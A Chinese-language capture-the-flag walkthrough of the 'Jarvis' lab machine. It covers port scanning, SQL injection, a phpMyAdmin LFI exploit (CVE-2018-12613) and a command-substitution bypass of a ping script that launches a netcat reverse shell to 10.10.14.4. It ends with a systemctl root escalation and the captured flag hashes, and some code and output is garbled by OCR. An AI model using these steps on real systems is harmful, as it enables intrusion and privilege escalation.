Jarvis,sql爆破(版本漏洞[LFI+反彈shell{web}])、腳本反彈shell(使用者)、SUID(systemctl提權)

```
# nmap -sCV -p22,80,64999 -A 10.10.10.143
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-14 05:50 PDT
Nmap scan report for 10.10.10.143
Host is up (0.24s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
    2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
    256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
                      Apache httpd 2.4.25 ((Debian))
         open http
80/tcp
|_http-server-header: Apache/2.4.25 (Debian)
| http-cookie-flags:
   /:
      PHPSESSID:
        httponly flag not set
|_http-title: Stark Hotel
64999/tcp open http
                      Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2
(95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.13
(94%), Linux 4.8 (94%), Linux 4.9 (94%), Linux 3.16 (94%), Linux 3.12 (93%),
Linux 3.18 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 80/tcp)
HOP RTT
             ADDRESS
   454.75 ms 10.10.14.1
1
    454.92 ms 10.10.10.143
2
OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.45 seconds
```

64999 Port

```
← → C 🕝 🗘 10.10.10.143:64999


* Kali Linux 🕵 Kali Tools 💆 Kali Docs 💢 Kali Forums 💸 Kali NetHunter
```

Hey you have been banned for 90 seconds, don't be bad

```
80Port
```

目錄爆破:

```
gobuster dir -u http://10.10.10.143/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -x php
______
/index.php
                    (Status: 200) [Size: 23628]
                    (Status: 301) [Size: 313] [-->
/images
http://10.10.10.143/images/]
                    (Status: 403) [Size: 277]
/ php
/nav.php
                    (Status: 200) [Size: 1333]
                    (Status: 200) [Size: 2237]
/footer.php
                    (Status: 301) [Size: 310] [-->
/css
http://10.10.10.143/css/]
                    (Status: 301) [Size: 309] [-->
/js
http://10.10.10.143/js/]
                    (Status: 301) [Size: 312] [-->
/fonts
http://10.10.10.143/fonts/]
/phpmyadmin(mysql登入介面)
                                 (Status: 301) [Size: 317] [-->
http://10.10.10.143/phpmyadmin/]
/room.php
                    (Status: 302) [Size: 3024] [--> index.php]
                  (Status: 200) [Size: 0]
/connection.php
```







歡迎使用 phpMyAdmin


EXALIZATI PROPERTY					
語系 - Language					
中文 - Chinese traditional v					
登入 ② 使用者名稱: 密碼:					
	執行				

查看web一個訂房網站,疑似可以進行sql注入,剛剛測試!,圖片會不見




STARK HOTEL





就先進行sqlmap注入

登入成功



phpMyAdmin 版本資訊: 4.8.0,找到 CVE-2018-12613

參考: https://www.exploit-db.com/exploits/50457

看起來是LFI漏洞



執行腳本漏洞並反彈shell

也可以手動,但我懶的用:<u>https://blog.securelayer7.net/vulnerability-analysis-of-phpmyadmin-remote-code-execution/</u>

```
sudo -l 獲取,可以無密碼執行此腳本
 www-data@jarvis:/$ sudo -l
 sudo -l
 Matching Defaults entries for www-data on jarvis:
     env_reset, mail_badpass,
     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
 User www-data may run the following commands on jarvis:
     (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
   w-dataกiarvis:/$
腳本內容
<-Utilities$ cat /var/www/Admin-Utilities/simpler.py
#!/usr/bin/env python3
from datetime import datetime
import sys
import os
from os import listdir
import re
```

*

*

: List the attackers IP

@ironhackers.es

: ping an attacker IP

* Simpler - A simple simplifier ;)

Usage: python3 simpler.py [options]

: Statistics

-h/--help : This help

def show_help():

* Version 1.0

Options:

-s

-l

-р

print(message)

def show_header():

message='''

```
*****************
111)
def show_statistics():
   path = '/home/pepper/Web/Logs/'
   print('Statistics\n----')
   listed_files = listdir(path)
   count = len(listed_files)
   print('Number of Attackers: ' + str(count))
   level_1 = 0
   dat = datetime(1, 1, 1)
   ip_list = []
    reks = []
   ip = ''
    reg = ''
    rek = ''
   for i in listed_files:
       f = open(path + i, 'r')
       lines = f.readlines()
       level2, rek = get_max_level(lines)
       fecha, requ = date_to_num(lines)
       ip = i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2]
+ '.' + i.split('.')[3]
       if fecha > dat:
           dat = fecha
            req = requ
           ip2 = i.split('.')[0] + '.' + i.split('.')[1] + '.' +
i.split('.')[2] + '.' + i.split('.')[3]
       if int(level2) > int(level_1):
           level_1 = level_2
           ip_list = [ip]
            reks=[rek]
       elif int(level2) == int(level_1):
            ip_list.append(ip)
            reks_append(rek)
       f.close()
   print('Most Risky:')
   if len(ip_list) > 1:
       print('More than 1 ip found')
   cont = 0
   for i in ip_list:
       print(' ' + i + ' - Attack Level : ' + level_1 + ' Request: ' +
```

```
reks[cont])
        cont = cont + 1
    print('Most Recent: ' + ip2 + ' --> ' + str(dat) + ' ' + req)
def list_ip():
    print('Attackers\n----')
    path = '/home/pepper/Web/Logs/'
    listed_files = listdir(path)
    for i in listed_files:
        f = open(path + i,'r')
        lines = f.readlines()
        level, req = get_max_level(lines)
        print(i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')
[2] + '.' + i.split('.')[3] + ' - Attack Level : ' + level)
        f.close()
def date_to_num(lines):
    dat = datetime(1,1,1)
    ip = "
    req=''
    for i in lines:
        if 'Level' in i:
            fecha=(i.split(' ')[6] + ' ' + i.split(' ')[7]).split('\n')[0]
            regex = '(\d+)-(\**)-(\d+)(\**)'
            logEx=re.match(regex, fecha).groups()
            mes = to_dict(logEx[1])
            fecha = logEx[0] + '-' + mes + '-' + logEx[2] + ' ' + logEx[3]
            fecha = datetime.strptime(fecha, '%Y-%m-%d %H:%M:%S')
            if fecha > dat:
                dat = fecha
                req = i.split(' ')[8] + ' ' + i.split(' ')[9] + ' ' +
i.split(' ')[10]
    return dat, req
def to_dict(name):
    month_dict = {'Jan':'01','Feb':'02','Mar':'03','Apr':'04', 'May':'05',
'Jun':'06','Jul':'07','Aug':'08','Sep':'09','Oct':'10','Nov':'11','Dec':'12'
}
    return month_dict[name]
def get_max_level(lines):
    level=0
```

```
for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = j.split(' ')[4]
                req=j.split(' ')[8] + ' ' + j.split(' ')[9] + ' ' +
j.split(' ')[10]
    return level, req
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
* * *
程式碼功能概述
顯示幫助信息:
```

使用 -h 或 --help 參數時顯示用法說明。

顯示標題:

在執行時顯示程式的標題和版本信息。

顯示統計信息:

使用 -s 參數時,分析指定目錄中的日誌文件,顯示攻擊者的統計信息,包括最多攻擊次數的 IP 和最近的攻擊時間。

列出攻擊者 IP:

使用 -l 參數時,列出所有攻擊者的 IP 及其攻擊等級。

執行 ping 命令:

使用 -p 參數時,可以對指定的 IP 地址執行 ping 操作,但會過濾掉可能的危險字符。

簡單測試腳本

如何處理?

新增一個shell

- 1. nc -e /bin/bash 10.10.14.4 5555 <=res.sh
- 2. \$ chmod +x res.sh
- 3. \$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
- 4. Enter an IP: \$(/tmp/res.sh)

user flag

```
cat user.txt
59c4eee2d4f719e1f6c8bc21cf002588
```

SUID疑似可提權

參考:<u>https://qtfobins.qithub.io/qtfobins/systemctl/#sudo</u>

```
TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

獲取root

```
SYSTEMD_EDITOR=$TF systemctl edit system.slice

# id

id

uid=1000(pepper) gid=1000(pepper) euid=0(root) groups=1000(pepper)

# whoami

whoami

root
```

root flag

```
# cat /root/root.txt
cat /root/root.txt
32ed769f2fcfd5fe44e9ad0c7543d4eb
```